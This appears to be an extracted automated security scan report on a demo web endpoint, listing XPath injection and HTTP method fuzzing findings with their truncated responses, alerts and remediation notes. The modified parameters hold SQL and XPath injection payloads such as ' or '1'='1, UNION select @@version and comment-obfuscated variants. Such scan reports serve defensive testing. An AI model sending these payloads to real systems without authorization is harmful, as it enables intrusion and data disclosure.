	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove XPath tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-643
Issue Number	#107

Scan	XPath Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' and 1=2 --</td></tr></table>	Name	Value	demouser@deepfence.io	' and 1=2 --
Name	Value				
demouser@deepfence.io	' and 1=2 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove XPath tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-643				
Issue Number	#108				

Scan	XPath Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	demouser@deepfence.io	test%20UNION%20select%201,%20@@version,%201,%201;
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove XPath tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-643	
Issue Number	#109	

Scan	XPath Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>test UNION select 1, @@version, 1, 1;</td></tr></table>		Name	Value	demouser@deepfence.io	test UNION select 1, @@version, 1, 1;
Name	Value					
demouser@deepfence.io	test UNION select 1, @@version, 1, 1;					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove XPath tokens from the contents of the parameter demouser@					

	deepfence.io	
CWE-ID	CWE-643	
Issue Number		#110

Scan	XPath Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or name(/users/LoginID[1]) = 'LoginID' or 'a'='b</td></tr></table>		Name	Value	DemoUser1#	or name(/users/LoginID[1]) = 'LoginID' or 'a'='b
Name	Value					
DemoUser1#	or name(/users/LoginID[1]) = 'LoginID' or 'a'='b					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWY5c2llPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSrkXQE1R8DlguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove XPath tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-643					
Issue Number	#111					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

XPath Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	' or '1'='1

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81O2OQ.js"></script><script

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove XPath tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-643
Issue Number	#112

Scan	XPath Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1/0</td></tr></table>	Name	Value	DemoUser1#	1/0
Name	Value				
DemoUser1#	1/0				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove XPath tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-643				
Issue Number	#113				

Scan	XPath Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'%20o/**/r%201/0%20--</td></tr></table>	Name	Value	DemoUser1#	'%20o/**/r%201/0%20--
Name	Value				
DemoUser1#	'%20o/**/r%201/0%20--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove XPath tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-643				
Issue Number	#114				

Scan	XPath Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' o/**/r 1/0 --</td></tr></table>	Name	Value	DemoUser1#	' o/**/r 1/0 --
Name	Value				
DemoUser1#	' o/**/r 1/0 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove XPath tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-643
Issue Number	#115

Scan	XPath Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>;</td></tr></table>	Name	Value	DemoUser1#	;
Name	Value				
DemoUser1#	;				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove XPath tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-643				
Issue Number	#116				

Scan	XPath Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'%20and%201=2%20--</td></tr></table>	Name	Value	DemoUser1#	'%20and%201=2%20--
Name	Value				
DemoUser1#	'%20and%201=2%20--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove XPath tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-643
Issue Number	#117

Scan	XPath Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' and 1=2 --</td></tr></table>	Name	Value	DemoUser1#	' and 1=2 --
Name	Value				
DemoUser1#	' and 1=2 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove XPath tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-643				
Issue Number	#118				

Scan	XPath Injection
------	-----------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>test%20UNION%20select%201,%20@@version,%201,%201;</td></tr></table>	Name	Value	DemoUser1#	test%20UNION%20select%201,%20@@version,%201,%201;
Name	Value				
DemoUser1#	test%20UNION%20select%201,%20@@version,%201,%201;				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove XPath tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-643				
Issue Number	#119				

Scan	XPath Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>test UNION select 1, @@version, 1, 1;</td></tr></table>	Name	Value	DemoUser1#	test UNION select 1, @@version, 1, 1;
Name	Value				
DemoUser1#	test UNION select 1, @@version, 1, 1;				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove XPath tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-643
Issue Number	#120

HTTP Method Fuzzing

An HTTP Method Fuzzing Scan attempts to use other HTTP verbs (methods) than those defined in an API. For instance, if you have defined GET and POST, it will send requests using the DELETE and PUT verbs, expecting an appropriate HTTP error response and reporting alerts if it doesn't receive it.

Sometimes, unexpected HTTP verbs can overwrite data on a server or get data that shouldn't be revealed to clients.

Scan	HTTP Method Fuzzing				
Severity	WARNING				
Endpoint	https://deepfence.show/				
Request	COPY https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>method</td><td>COPY</td></tr> </table>	Name	Value	method	COPY
Name	Value				
method	COPY				
Response	<p>Content-type: text/html; charset=utf-8</p> <p>Content length: 603</p> <p>Full response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <title> Error</title> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0- rl8l020Q.js"></script><script async src='/cdn-cgi/bm/cv/669835187/api.js'> </script></head> <body> <pre>Cannot COPY </pre> <script type="text/ javascript">(function(){window['__CF\$cv\$params']={r:'64092248d9f22133',m:' 3931eeaa297955c9ea52b77416f61e687a92280-1618531232-1800-Aa/K+XPI+ HCAnCD4JpCNRK3fIcgRtYc7wpIMyX+ zchW1lzQP79ur8ZomCCcnLsjbcLuLMEjLXAGrXnNrtdoPc/+10Gz2wCq75B3SA+/pcNYlvpfB1 /J2Sm5PdWrsmpl83g==',s:[0xfadaddec53,0xc6e31769fb],}})();</script></body> </html></pre>				
Alerts	Valid HTTP Status Codes: Response status code: 404 is not in acceptable list of status codes				
Action Points	You should check if the HTTP method COPY should really be allowed for this resource.				
Issue Number	#121				

Scan	HTTP Method Fuzzing
Severity	WARNING
Endpoint	https://deepfence.show/

Request	UNLOCK https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>method</td><td>UNLOCK</td></tr></table>		Name	Value	method	UNLOCK
Name	Value					
method	UNLOCK					
